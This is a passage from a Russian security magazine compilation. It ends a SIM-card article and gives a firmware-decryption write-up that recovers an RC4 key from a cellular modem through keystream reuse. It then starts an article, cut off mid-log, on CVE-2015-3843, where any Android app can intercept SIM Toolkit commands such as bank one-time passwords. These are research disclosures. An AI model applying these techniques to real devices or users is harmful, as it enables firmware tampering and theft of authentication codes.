
Теперь, зная секрет исходящих вызовов, мы можем звонить и со старой Motorola, и с утилиты mobile пакета osmocom-bb.

MULTI IMSI/KI

Для пары смены IMSI/Ki необходимо использовать меню SIM-карты:





Callback on/off — включает (выключает) приложение SIM-карты, подменяющие исходящие звонки на USSD.
Menu — там ничего нет, кроме Exit.
Reset sim profile — сбрасывает TMSI и Kc (сеансовый ключ).
About —



Select Location — выбор IMSI/Ki.
Global — IMSI 22201xxxxxxxxx, принадлежащий итальянскому оператору TIM.
Global+ — IMSI 20404xxxxxxxxx, принадлежащий голландскому оператору Vodafone Libertel.
USA — IMSI 310630xxxxxxxxx, не принадлежит конкретному оператору, используется в различных Global SIM.
Prime — IMSI 23418xxxxxxxxx, принадлежащий британскому Cloud9/wire9 Tel.

Все IMSI, кроме Global+, в России не регистрируются по одной из этих двух причин:





В режиме Global+ тоже не все гладко.


Список предпочтительных сетей (там, где точно будет работать):

List of preferred PLMNs: MCC	MNC	
234	15	(Guernsey, Vodafone)
262	02	(Germany, Vodafone)
208	10	(France, SFR)
222	10	(Italy, Vodafone)
214	01	(Spain, Vodafone)
505	03	(Australia, Vodafone)
228	01	(Switzerland, Swisscom)
206	01	(Belgium, Proximus)
404	20	(India, Vodafone IN)
404	11	(India, Vodafone IN)
404	27	(India, Vodafone IN)
404	05	(India, Vodafone IN)
404	46	(India, 46)
272	01	(Ireland, Vodafone)
202	05	(Greece, Vodafone)
232	01	(Austria, A1)

List of preferred PLMNs: MCC	MNC	
655	01	(South Africa, Vodacom)
286	02	(Turkey, Vodafone)
238	01	(Denmark, TDC)
268	01	(Portugal, Vodafone)
260	01	(Poland, Plus)
230	03	(Czech Republic, Vodafone)
250	01	(Russian Federation, MTS)
216	70	(Hungary, Vodafone)
226	01	(Romania, Vodafone)
244	05	(Finland, Elisa)
602	02	(Egypt, Vodafone)
219	10	(Croatia, VIPnet)
620	02	(Ghana, Ghana Telecom Mobile / Vodafone)
255	01	(Ukraine, MTS)

Запрещенных сетей нет, но при попытке зарегистрироваться в «Билайне» и «TELE2» прилетает отказ из домашней сети, «МегаФон» работает, «МТС» — предпочтителен (в SIM-карте)

Вот что происходит при попытке подключиться в «Билайн»:



Так что, если эта SIM и работает в любой стране мира, то точно не работает в любой сети мира.

Выводы: используемая схема исходящих вызовов может усложнить поиск инициатора звонка, но только при условии, что PBX находится за границей и никак не контактирует со спецслужбами, а операторы связи не знают и не хотят знать о существовании таких специфичных SIM-карт. При желании же отследить активность всех, кто пользуется такими SIM-картами, несложно: разница лишь в том, что искать нужно будет немного другую информацию, чем обычно.

Никаких фантастических и «хакерских» свойств сама SIM-карта не имеет.

РАСШИФРОВКА ОБНОВЛЕНИЙ ПОПУЛЯРНОГО СОТОВОГО МОДЕМА

Дмитрий Скляров
habrahabr.ru/company/pt/blog/276949/

Иногда хочется заглянуть в код прошивки какого-нибудь устройства. Но кроме самой прошивки, которая зашифрована, ничего нет. И как реверсеру с этим жить? В статье рассмотрена реальная ситуация, когда при помощи базовых знаний в computer science и логики удалось решить почти бесперспективную задачу.

Название производителя модема убрано, и некоторые имена файлов специально изменены, так как хочется заострить внимание на самой задаче — и на интересном подходе к ее решению. Кстати, в последних моделях модемов этого производителя такой метод уже не работает. Но не исключено, что он может быть использован и в других случаях.

1. Определение структуры

Начнем с определения структуры файлов прошивок. Есть три файла обновлений разных версий для одного модема:

+ v2.8_image.bin,
+ v3.7_image.bin,
+ v3.7.4_image.bin.

При внимательном взгляде все три файла имеют внутри структуру, описываемую схемой TLV (Tag-Length-Value). Например, для v3.7.4_image.bin:

```
00000000:  40 72 BC 0E 75 00 03 00 0A 00 00 00 02 00 04 00
00000010:  00 00 03 07 04 FF 00 00 0E DE 4B 00 01 00 10 00
00000020:  00 00 43 50 55 49 6D 61 67 65 00 00 00 00 00 00
00000030:  00 00 02 00 04 00 00 00 03 07 04 FF 03 00 04 00
00000040:  00 00 C8 DD 4B 00 04 00 10 00 00 00 B7 2E 02 FA
00000050:  03 89 0C 26 61 93 F7 D1 0C F2 EB 87 05 00 C8 DD
00000060:  4B 00 76 56 F1 C8 1F 90 C4 BD D5 72 43 21 71 F1
```

Все значения Little-endian, Tag имеет длину 16 бит, Length — 32 бита.

На первом уровне вложенности в файле присутствует только тег 0x7240, и данные для него занимают весь файл. На втором уровне вложенности (внутри данных тега 0x7240) расположен тег 0x0003 (0x0A байт), потом 0x0000 (0x4BDE0E байт), потом теги 0x0001и 0x0002 (на скриншоте не поместились). На третьем уровне вложенности (внутри данных тега 0x0003) инкапсулирован тег 0x0002, хранящий 4-байтовый номер версии файла 030704FF (если отбросить все FF, то получится 3.7.4).

Внутри остальных тегов, расположенных на втором уровне вложенности (теги 0x0000, 0x0001 и 0x0002), хранятся описания отдельных файлов, «упакованных» в один образ.

Для каждого файла указано имя (тег 0x0001), флаги (тег 0x0002), размер (тег 0x0003), некоторое 16-байтовое значение (тег 0x0004) и собственно данные файла (тег 0x0005).

Если разобрать теги на всех трех уровнях вложенности, получится примерно такая структура:

```
7240: ab[0x750EBC]
   0003: ab[0xA]
      0002: v3.7.4
   0000: ab[0x4BDE0E]
      0001: 'CPUImage'
      0002: v3.7.4
      0003: 0x004BDDC8
      0004: b72e02fa03890c266193f7d10cf2eb87
      0005: ab[0x4BDDC8]
   0001: ab[0x94046]
      0001: 'AutoInstall'
      0002: v0.8
      0003: 0x00094000
      0004: 897279f34b7629801d839a3e18da0345
      0005: ab[0x94000]
0002: ab[0x1FF046]
   0001: 'WebUI'
   0002: v3.8
   0003: 0x001FF000
   0004: 48d1c3194e45472d28abfbeb6bbf1cc6
   0005: ab[0x1FF000]
```

Таким образом, из файлов прошивок можно извлечь зашифрованные данные для всех составляющих (CPUImage, AutoInstall и WebUI). Как оказалось, содержимое AutoInstall во всех трех версиях прошивки совпадает, внутренности WebUI одинаковы для v3.7 и v3.7.4, но отличаются в v2.8, а CPUImage уникален для каждой версии.

2. Догадки по алгоритмам

Тег 0x0004 на третьем уровне вложенности содержит 16-байтовый набор данных с высокой энтропией. Вполне возможно это значение хеша, а самый популярный 128-битовый хеш — MD5.

Если заглянуть в извлеченные файлы, можно заметить, что в них многие байты по одинаковым смещениям совпадают. Вот, например, начала двух файлов (выделены отличия):

Autoinstall:

```
00000000:  61 53 86 D1 CC 90 C4 BD D5 72 43 21 71 F1 55 4E
00000010:  C3 E4 BE 77 82 6F 3B 79 82 6B E6 19 A7 D8 FE 04
00000020:  E1 41 A5 5E 77 8C CB 14 3A 18 CC 7E 3C 5D 5F BD
00000030:  47 85 76 E5 A1 5B C4 03 51 E9 8E 3C 79 5E CD A3
00000040:  3C D7 5A D2 E9 B7 75 65 D8 4D BB EB 44 52 24 FC
00000050:  21 AE D7 6E D3 BB B3 B5 C2 6A 42 A5 1F 2B 2B 3E
00000060:  DE 8B 6C 83 B3 2B D3 4A E2 D6 C5 D7 E8 2E 15 6F
00000070:  25 01 6E BF 00 7B 7C FC 6D 0A 61 A2 20 B4 CD AE
```

CPUImage:

```
00000000:  76 56 F1 C8 1F 90 C4 BD D5 72 43 21 71 F1 55 4E
00000010:  C3 E4 BE 77 85 6F 3B 79 82 6B E6 19 96 A2 EE 04
00000020:  E1 41 A5 5E 62 13 CB 14 3A 18 CC 7E 3C 5D 5F BD
00000030:  47 85 76 E5 A1 5B C4 03 51 E9 8E 3C 79 5E CD A3
00000040:  3C D7 5A D2 E9 B7 BD 64 F9 2C BA EB 44 52 24 FC
00000050:  E6 25 D7 6E D3 BB B3 B5 C2 6A 42 A5 1F 2B 2B 3E
00000060:  DE 8B 6C 83 B3 2B D3 4A E2 D6 C5 D7 E8 2E 15 6F
00000070:  25 15 8E BE 11 7B 7C FC 6D 0A 61 A2 DE 4B CD AE
```

Однако если попытаться найти одинаковые последовательности в рамках одного файла — длинных повторов не встретится.

Подобный эффект возникает при использовании шифрования путем наложения константной гаммы очень большой длины. И самый популярный алгоритм шифрования, который именно так работает, — RC4.

3. Атака на потоковый шифр с константным ключом

Если несколько сообщений зашифрованы с использованием одного и того же ключа (а значит, и гаммы), можно попытаться раскрыть фрагменты этих сообщений, поXORив их между собой. И в тех местах, где в одном из сообщений были нулевые байты, в другом проявится открытый текст.

Взяв файлы AutoInstall и WebUI, получим интересные результаты:

```
00000000: EB 3C 90 6D 6B 64 6F 73 66 73 00 00 02 04 01 00  л<ђmkdosfs ☻♦☺
00000010: 02 00 02 F8 0F F8 03 00 20 00 40 00 00 00 00 00  ☻ ☻шошў ♥ @
00000020: 00 00 00 00 00 00 29 6E 1F 3B 15 47 43 54 2D 4C      )n▼;§GCT-L
00000030: 54 45 20 20 20 20 46 41 54 31 32 20 20 20 0E 1F  TE FAT12 ♫▼
00000040: BE 5B 7C AC 22 C0 74 0B 56 B4 0E BB 07 00 CD 10  s[|¬"Atđ Vґ♫»• H►
00000050: 5E EB F0 32 E4 CD 16 CD 19 EB FE 54 68 69 73 20  ^лр2дН▬Н↓люThis
00000060: 69 73 20 6E 6F 74 20 61 20 62 6F 6F 74 61 62 6C  is not a bootabl
00000070: 65 20 64 69 73 6B 2E 20 20 50 6C 65 61 73 65 20  e disk. Please
00000080: 69 6E 73 65 72 74 20 61 20 62 6F 6F 74 61 62 6C  insert a bootabl
00000090: 65 20 66 6C 6F 70 70 79 20 61 6E 64 0D 0A 70 72  e floppy and♪◙pr
000000A0: 65 73 73 20 61 6E 79 20 6B 65 79 20 74 6F 20 74  ess any key to t
000000B0: 72 79 20 61 67 61 69 6E 20 2E 2E 2E 20 0D 0A 00  ry again ... ♪◙
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
00008800: 02 43 44 30 30 31 01 00 00 20 00 20 00 20 00 20  ☻CD001☺
00008810: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
```

По этим двум фрагментам можно предположить, что один из файлов является образом дискеты FAT12, а другой — образом CD-ROM.

4. Получение начала гаммы

Современные сотовые модемы любят при подключении создавать виртуальный CD-ROM, с которого можно установить драйверы или сопутствующее ПО. Вероятно, и тут использована та же идея.

Правда, при подключении модема к современным операционным системам (Windows 7/8, Linux, MacOS X) этот CD-ROM или не появляется вообще, или присутствует всего долю секунды, после чего исчезает. Пришлось найти ноутбук 2002 года с Windows XP, где при подключении модема CD-ROM тоже исчезал вскоре после появления, но это занимало целых 5 секунд. За это время можно было успеть прочитать все сектора логического тома и получить образ размером 606 208 == 0x94000 байт, что соответствует размеру файла AutoInstall. И значение MD5 от прочитанного образа оказалось равно 897279F34B7629801D839A3E18DA0345, что соответствует значению тега 0x0004 для этого файла.

Теперь остается поXORить прочитанный образ с содержимым AutoInstall и получить первые 600 килобайт гаммы. Этой гаммой мы можем расшифровать начала файлов CPUImage и WebUI (имеющих длину 4 971 976 и 2 093 056 байт соответственно).

5. Реконструкция образа FDD

Если расшифровать начало файла WebUI (первые 606 208 байт), а остальное заполнить нулями, и проинтерпретировать все как образ FAT, будет видна структура файловой системы и даже доступно содержимое некоторых файлов:

Name	Size	Date	Time
bru	Folder	31.05.12	22:17
cgi-bin	Folder	31.05.12	22:17
cors	Folder	31.05.12	22:17
css	Folder	31.05.12	22:17
eng	Folder	31.05.12	22:17
img	Folder	31.05.12	22:17
js	Folder	31.05.12	22:17
ru	Folder	31.05.12	22:17
name.html	2248	31.05.12	22:17
easyXDM.js	101924	31.05.12	22:17
easyXDM.debug.js	113900	31.05.12	22:17
easyXDM.min.js	19863	31.05.12	22:17
easyXDM.Widgets.js	11134	31.05.12	22:17
easyXDM.Widgets.debug.js	11134	31.05.12	22:17
easyXDM.Widgets.min.js	3114	31.05.12	22:17
json2.js	17382	31.05.12	22:17
easyxdm.swf	1758	31.05.12	22:17
MIT-license.txt	1102	31.05.12	22:17

Если при подключенном модеме зайти браузером на веб-интерфейс по адресу http://<имя хоста для модема>/dir, то будет видна в точности такая же файловая система, и любой файл можно будет скачать.

Таким образом, чтобы восстановить образ диска WebUI, надо разложить скачанные через веб-интерфейс файлы по тем местам, где они должны быть в соответствии с данными в boot-секторе, таблице FAT и описаниях директорий. Единственная сложность — папка «ru» в корне. Кластер с описанием файлов в этой папке не попадает в первые 606 208 байт, и его содержимое надо воссоздавать вручную.

Согласно информации из веб-интерфейса, в директории «ru» должны быть следующие файлы:

Name	Size	Date	Time
Manualupdate.html	3981	31.05.12	22:17
Index.html	5327	31.05.12	22:17
Network.html	3328	31.05.12	22:17

К счастью, в корне есть папка «eng», в которой располагаются файлы с такими же именами и датами создания. И чтобы получить правильные данные для папки «ru» надо всего лишь исправить:

+ номер стартового кластера текущей директории,
+ размер каждого файла,
+ номера стартовых кластеров каждого файла.

Номер кластера директории «ru» (0x213) можно узнать из корневой директории.

Размеры файлов (3981==0xF8D, 5327==0x14CF и 3328==0xD00 соответственно) узнаем из веб-интерфейса.

Номера стартовых кластеров для файлов придется угадывать, но это не очень сложно. Согласно информации в boot-секторе, каждый кластер занимает 4 сектора или 2048 байт. Для директории «ru» достаточно одного кластера, для файлов Manualupdate.html и Network.html — двух, и для Index.html понадобится три кластера. Поскольку кластеры при записи на пустой диск обычно выделяются последовательно, файлы будут начинаться в кластерах 0x214, 0x216 и 0x219 соответственно. Восстановленные данные для директории «ru» будут выглядеть так:

```
00000000: 2E 20 20 20 20 20 20 20 20 20 20 10 00 00 2C AA . ► ,к
00000010: BF 40 BF 40 00 00 2C AA BF 40 13 02 00 00 00 00 ┐@┐@ ,к┐@‼☻
00000020: 2E 2E 20 20 20 20 20 20 20 20 20 10 00 00 2C AA .. ► ,к
00000030: BF 40 BF 40 00 00 2C AA BF 40 00 00 00 00 00 00 ┐@┐@ ,к┐@
00000040: 42 68 00 74 00 6D 00 6C 00 00 00 0F 00 56 FF FF Bh t m l ○ V
00000050: FF FF FF FF FF FF FF FF FF FF 00 00 FF FF FF FF
00000060: 01 6D 00 61 00 6E 00 75 00 61 00 0F 00 56 6C 00 ☺m a n u a ○ Vl
00000070: 75 00 70 00 64 00 61 00 74 00 00 00 65 00 2E 00 u p d a t e .
00000080: 4D 41 4E 55 41 4C 7E 31 48 54 4D 20 00 00 2C AA MANUAL~1HTM ,к
00000090: BF 40 BF 40 00 00 2C AA BF 40 14 02 8D 0F 00 00 ┐@┐@ ,к┐@¶☻H○
000000A0: 41 69 00 6E 00 64 00 65 00 78 00 0F 00 33 2E 00 Ai n d e x ○ 3.
000000B0: 68 00 74 00 6D 00 6C 00 00 00 00 00 FF FF FF FF h t m l
000000C0: 49 4E 44 45 58 7E 31 20 48 54 4D 20 00 00 2C AA INDEX~1 HTM ,к
000000D0: BF 40 BF 40 00 00 2C AA BF 40 16 02 CF 14 00 00 ┐@┐@ ,к┐@▬☻╧¶
000000E0: 41 6E 00 65 00 74 00 77 00 6F 00 0F 00 98 72 00 An e t w o ○ Шr
000000F0: 6B 00 2E 00 68 00 74 00 6D 00 00 00 6C 00 00 00 k . h t m l
00000100: 4E 45 54 57 4F 52 7E 31 48 54 4D 20 00 00 2C AA NETWOR~1HTM ,к
00000110: BF 40 BF 40 00 00 2C AA BF 40 19 02 00 0D 00 00 ┐@┐@ ,к┐@↓☻ ♪
00000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Аккуратно собрав реконструированную папку «ru» и содержимое всех файлов, полученных из веб-интерфейса, в образ диска (с учетом того, что первый кластер соответствует сектору 0x23), мы получаем plain-text-версию файла WebUI, значение MD5 для которого совпадает с 48D1C3194E45472D28ABFBEB6BBF1CC6 из заголовка обновления.

Теперь у нас есть расшифрованные файлы AutoInstall и WebUI, и мы знаем первые 2 093 056 байт гаммы.

6. Заглянем в CPUImage

После того как мы расшифровали первые 2 мегабайта CPUImage, наконец имеет смысл запустить дизассемблер. После определения системы команд процессора (ARM Little-Endian), базового адреса загрузки (необходимо выкинуть первые 0x34C байт файла) и локализации места расшифровки обновлений можно увидеть вот такой код:

```
ROM:0008ADD0 loc_8ADD0
ROM:0008ADD0                LDR             R1, =byte_2ADC60
ROM:0008ADD4                LDRB            R2, [R1,R0]
ROM:0008ADD8                LDRB            R1, [R4]
ROM:0008ADDC                ADD             R0, R0, #1
ROM:0008ADE0                ADD             R2, R2, R1
ROM:0008ADE4                ADD             R2, R2, R6
ROM:0008ADE8                AND             R6, R2, #0xFF
ROM:0008ADEC                LDRB            R2, [R10,R6]
ROM:0008ADF0                STRB            R2, [R4],#1
ROM:0008ADF4                STRB            R1, [R10,R6]
ROM:0008ADF8                MOV             R1, #0x15
ROM:0008ADFC                BL              sub_27C0EC
ROM:0008AE00                SUBS            R11, R11, #1
ROM:0008AE04                AND             R0, R1, #0xFF
ROM:0008AE08                BNE             loc_8ADD0
```

Это не что иное, как загрузка ключа шифрования, расположенного по адресу 0x2ADC60 и имеющего длину 0x15 байт, в алгоритм RC4. Однако 0x2ADC60==2'808'928, то есть ключ, располагается за пределами области, для которой нам известна гамма.

Правда, у нас целых три версии обновлений. Вдруг в v3.7 или v2.8 ключ в более удачном месте? Увы, в более ранних прошивках адрес расположения ключа будет 0x2AD70C и 0x2A852C, что тоже за пределами расшифрованной области :(

7. И снова XOR

Если поXORить между собой CPUImage от обновлений v3.7 и v3.7.4, то по адресу 0x34C + 0x2AD70C == 0x2ADA58 мы обнаружим строчку «SungKook "James" Shin», которая и является тем самым ключом RC4, на котором зашифрованы все файлы, входящие в обновления.

Остается убедиться, что гамма на выходе RC4, инициализированного этим ключом, совпадает с той, что мы получили ранее из AutoInstall и WebUI, и что MD5 от расшифрованного CPUImage совпадает со значением из заголовка обновления.

Теперь можно приступать к анализу собственно прошивки, но это уже совсем другая история.

ЭМУЛЯЦИЯ И ПЕРЕХВАТ SIM-КОМАНД ЧЕРЕЗ SIM TOOLKIT НА ANDROID 5.1 И НИЖЕ (CVE-2015-3843)

Артем Чайкин
habrahabr.ru/company/pt/blog/280095/

Я обнаружил эту уязвимость, исследуя возможность перехвата одноразовых паролей, которые отправлялись банком поставщику телекоммуникационных услуг, а затем поступали на специальное приложение SIM-карты и выводились на пользовательский интерфейс Android.

ПЕРЕХВАТ

Представьте, что на SIM-карте есть небольшое приложение, которое получает сообщение от оператора связи и показывает его на экране вашего Android-устройства. Если покопаться в исходниках Android, можно наткнуться на класс com.android.internal.telephony.cat.CatService, который отвечает за передачу команд между ОС и слоем радиоинтерфейса (Radio Interface Layer, RIL).

```
public void handleMessage(Message msg) {
   CatLog.d(this, "handleMessage[" + msg.what + "]");
   switch (msg.what) {
   case MSG_ID_SESSION_END:
   case MSG_ID_PROACTIVE_COMMAND:
   case MSG_ID_EVENT_NOTIFY:
   case MSG_ID_REFRESH:
      CatLog.d(this, "ril message arrived,slotid:" + mSlotId);
      String data = null;
      if (msg.obj != null) {
         AsyncResult ar = (AsyncResult) msg.obj;
         if (ar != null && ar.result != null) {
            try {
               data = (String) ar.result;
            } catch (ClassCastException e) {
               break;
            }
         }
      }
      mMsgDecoder.sendStartDecodingMessageParams(new RilMessage
      (msg.what, data));
      break;
   case MSG_ID_CALL_SETUP:
      mMsgDecoder.sendStartDecodingMessageParams(new RilMessage
      (msg.what, null));
      break;
   case MSG_ID_ICC_RECORDS_LOADED:
      break;
   case MSG_ID_RIL_MSG_DECODED:
      handleRilMsg((RilMessage) msg.obj);
      break;
   case MSG_ID_RESPONSE:
      handleCmdResponse((CatResponseMessage) msg.obj);
      break;
```

Из всех типов сообщений нас интересует `MSG_ID_RIL_MSG_DECODED`.

```
private void handleRilMsg(RilMessage rilMsg) {
   if (rilMsg == null) {
      return;
   }
   // dispatch messages
   CommandParams cmdParams = null;
   switch (rilMsg.mId) {
   case MSG_ID_EVENT_NOTIFY:
      if (rilMsg.mResCode == ResultCode.OK) {
         cmdParams = (CommandParams) rilMsg.mData;
         if (cmdParams != null) {
            handleCommand(cmdParams, false);
         }
      }
      break;
   case MSG_ID_PROACTIVE_COMMAND:
      try {
         cmdParams = (CommandParams) rilMsg.mData;
      } catch (ClassCastException e) {
         // for error handling : cast exception
         CatLog.d(this, "Fail to parse proactive command");
         // Don't send Terminal Resp if command detail
         is not available
         if (mCurrntCmd != null) {
            sendTerminalResponse(mCurrntCmd.mCmdDet, ResultCode.
            CMD_DATA_NOT_UNDERSTOOD,
               false, 0x00, null);
         }
         break;
      }
      if (cmdParams != null) {
         if (rilMsg.mResCode == ResultCode.OK) {
            handleCommand(cmdParams, true);
         } else {
            // for proactive commands that couldn't be decoded
            // successfully respond with the code generated by the
            // message decoder.
            sendTerminalResponse(cmdParams.mCmdDet, rilMsg.mResCode,
               false, 0, null);
         }
      }
      break;
```

Оба оператора switch приводят к вызову метода `handleCommand()`, однако второй параметр в каждом случае разный:

+ `MSG_ID_EVENT_NOTIFY` — обычное уведомление, которое не требует ответа от пользователя;
+ `MSG_ID_PROACTIVE_COMMAND` — а это, как раз наоборот, требует.

Переходим к `handleCommand`:

```
/**
* Handles RIL_UNSOL_STK_EVENT_NOTIFY or RIL_UNSOL_STK_PROACTIVE_
COMMAND command
* from RIL.
* Sends valid proactive command data to the application using
intents.
* RIL_REQUEST_STK_SEND_TERMINAL_RESPONSE will be send back if the
command is
* from RIL_UNSOL_STK_PROACTIVE_COMMAND.
*/
private void handleCommand(CommandParams cmdParams, boolean
isProactiveCmd) {
   CatLog.d(this, cmdParams.getCommandType().name());
```

```
    CharSequence message;
    CatCmdMessage cmdMsg = new CatCmdMessage(cmdParams);
    switch (cmdParams.getCommandType()) {
       case SET_UP_MENU:
          if (removeMenu(cmdMsg.getMenu())) {
             mMenuCmd = null;
          } else {
             mMenuCmd = cmdMsg;
          }
          sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
          false, 0, null);
          break;
       case DISPLAY_TEXT:
          break;
       case REFRESH:
          // ME side only handles refresh commands which meant to
          // remove IDLE MODE TEXT.
          cmdParams.mCmdDet.typeOfCommand = CommandType.SET_UP_IDLE_
          MODE_TEXT.value();
          break;
       case SET_UP_IDLE_MODE_TEXT:
          sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
          false, 0, null);
          break;
       case SET_UP_EVENT_LIST:
          if (isSupportedSetupEventCommand(cmdMsg)) {
             sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
             false, 0, null);
          } else {
             sendTerminalResponse(cmdParams.mCmdDet, ResultCode.
             BEYOND_TERMINAL_CAPABILITY, false, 0, null);
          }
          break;
       case PROVIDE_LOCAL_INFORMATION:
          ResponseData resp;
          switch (cmdParams.mCmdDet.commandQualifier) {
             case CommandParamsFactory.DTTZ_SETTING:
                resp = new DTTZResponseData(null);
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, resp);
                break;
             case CommandParamsFactory.LANGUAGE_SETTING:
                resp = new LanguageResponseData(Locale.getDefault().
                getLanguage());
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, resp);
                break;
             default:
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, null);
          }
          // No need to start STK app here.
          return;
       case LAUNCH_BROWSER:
          if ((((LaunchBrowserParams) cmdParams).mConfirmMsg.text !=
          null)
                && (((LaunchBrowserParams) cmdParams).mConfirmMsg.text.
                equals(STK_DEFAULT))) {
             message = mContext.getText(com.android.internal.R.string.
             launchBrowserDefault);
             ((LaunchBrowserParams) cmdParams).mConfirmMsg.text =
             message.toString();
          }
          break;
       case SELECT_ITEM:
       case GET_INPUT:
       case GET_INKEY:
          break;
       case SEND_DTMF:
       case SEND_SMS:
       case SEND_SS:
       case SEND_USSD:
          if ((((DisplayTextParams)cmdParams).mTextMsg.text != null)
                && (((DisplayTextParams)cmdParams).mTextMsg.text.
                equals(STK_DEFAULT))) {
             message = mContext.getText(com.android.internal.R.string.
             sending);
             ((DisplayTextParams)cmdParams).mTextMsg.text = message.
             toString();
          }
          break;
       case PLAY_TONE:
          break;
       case SET_UP_CALL:
          if ((((CallSetupParams) cmdParams).mConfirmMsg.text != null)
                && (((CallSetupParams) cmdParams).mConfirmMsg.text.
                equals(STK_DEFAULT))) {
             message = mContext.getText(com.android.internal.R.string.
             SetupCallDefault);
             ((CallSetupParams) cmdParams).mConfirmMsg.text = message.
             toString();
          }
          break;
       case OPEN_CHANNEL:
       case CLOSE_CHANNEL:
       case RECEIVE_DATA:
       case SEND_DATA:
          BIPClientParams cmd = (BIPClientParams) cmdParams;
          /* Per 3GPP specification 102.223,
          * if the alpha identifier is not provided by the UICC,
          * the terminal MAY give information to the user
          * noAlphaUsrCnf defines if you need to show user
          confirmation or not
          */
          boolean noAlphaUsrCnf = false;
          try {
             noAlphaUsrCnf = mContext.getResources().getBoolean(
                com.android.internal.R.bool.config_stkNoAlphaUsrCnf);
          } catch (NotFoundException e) {
             noAlphaUsrCnf = false;
          }
          if ((cmd.mTextMsg.text == null) && (cmd.mHasAlphaId ||
          noAlphaUsrCnf)) {
             CatLog.d(this, "cmd " + cmdParams.getCommandType() +
             " with null alpha id");
             // If alpha length is zero, we just respond with OK.
             if (isProactiveCmd) {
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, null);
             } else if (cmdParams.getCommandType() ==
             CommandType.OPEN_CHANNEL) {
                mCmdIf.handleCallSetupRequestFromSim(true, null);
             }
             return;
          }
          // Respond with permanent failure to avoid retry if
          // STK app is not present.
          if (!mStkAppInstalled) {
             CatLog.d(this, "No STK application found.");
             if (isProactiveCmd) {
                sendTerminalResponse(cmdParams.mCmdDet,
                        ResultCode.BEYOND_TERMINAL_CAPABILITY,
                        false, 0, null);
                return;
             }
          }
          /*
          * CLOSE_CHANNEL, RECEIVE_DATA and SEND_DATA can be
          * delivered by either PROACTIVE_COMMAND or EVENT_NOTIFY.
          * If PROACTIVE_COMMAND is used for those commands,
          * send terminal response here.
          */
          if (isProactiveCmd &&
             ((cmdParams.getCommandType() == CommandType.CLOSE_
             CHANNEL) ||
             (cmdParams.getCommandType() == CommandType.RECEIVE_DATA) ||
             (cmdParams.getCommandType() == CommandType.SEND_DATA))) {
             sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
             false, 0, null);
          }
          break;
       default:
          CatLog.d(this, "Unsupported command");
          return;
    }
    mCurrntCmd = cmdMsg;
    broadcastCatCmdIntent(cmdMsg);
}
```

И, наконец, `broadcastCatCmdIntent()`:

```
private void broadcastCatCmdIntent(CatCmdMessage cmdMsg) {
   Intent intent = new Intent(AppInterface.CAT_CMD_ACTION);
   intent.putExtra("STK CMD", cmdMsg);
   intent.putExtra("SLOT_ID", mSlotId);
   CatLog.d(this, "Sending CmdMsg: " + cmdMsg+ " on slotid:" +
   mSlotId);
   mContext.sendBroadcast(intent);
}
```

А вот эта часть довольно занятная:

+ `AppInterface.CAT_CMD_ACTION` равняется `android.intent.action.stk.command`;
+ `SLOT_ID` используется для устройств с несколькими SIM-картами;
+ `STK CMD` — команда в качестве объекта `Parcelable`.

Проблема заключается в том, что для отправки команды другому приложению CatService использует неявный интент без ограничения привилегий.

Как злоумышленник может этим воспользоваться? Например, использовать вредоносное приложение, не требующее дополнительных привилегий, для перехвата команд, отправляемых SIM-картой на телефон. Для этого необходимо лишь зарегистрировать receiver с действием android.intent.action.stk.command и получить STK CMD из интента.


Пример перехваченной команды:

```
22:08:37: Receive action: android.intent.action.stk.command
22:08:37: STK CMD
3100000063006F006D002E0061006E00640072006F00690064002E0069006E00740
0650072006E0061006C002E0074006500 6C006500700068006F006E0079002E00630
00610074002E0043006F006D006D0061006E006400440065007400610069006C007
3000000010000000100000021000000810000002E0000006300 6F006D002E00610
06E00640072006F00690064002E0069006E0074006500720 06E0061006C002E0074
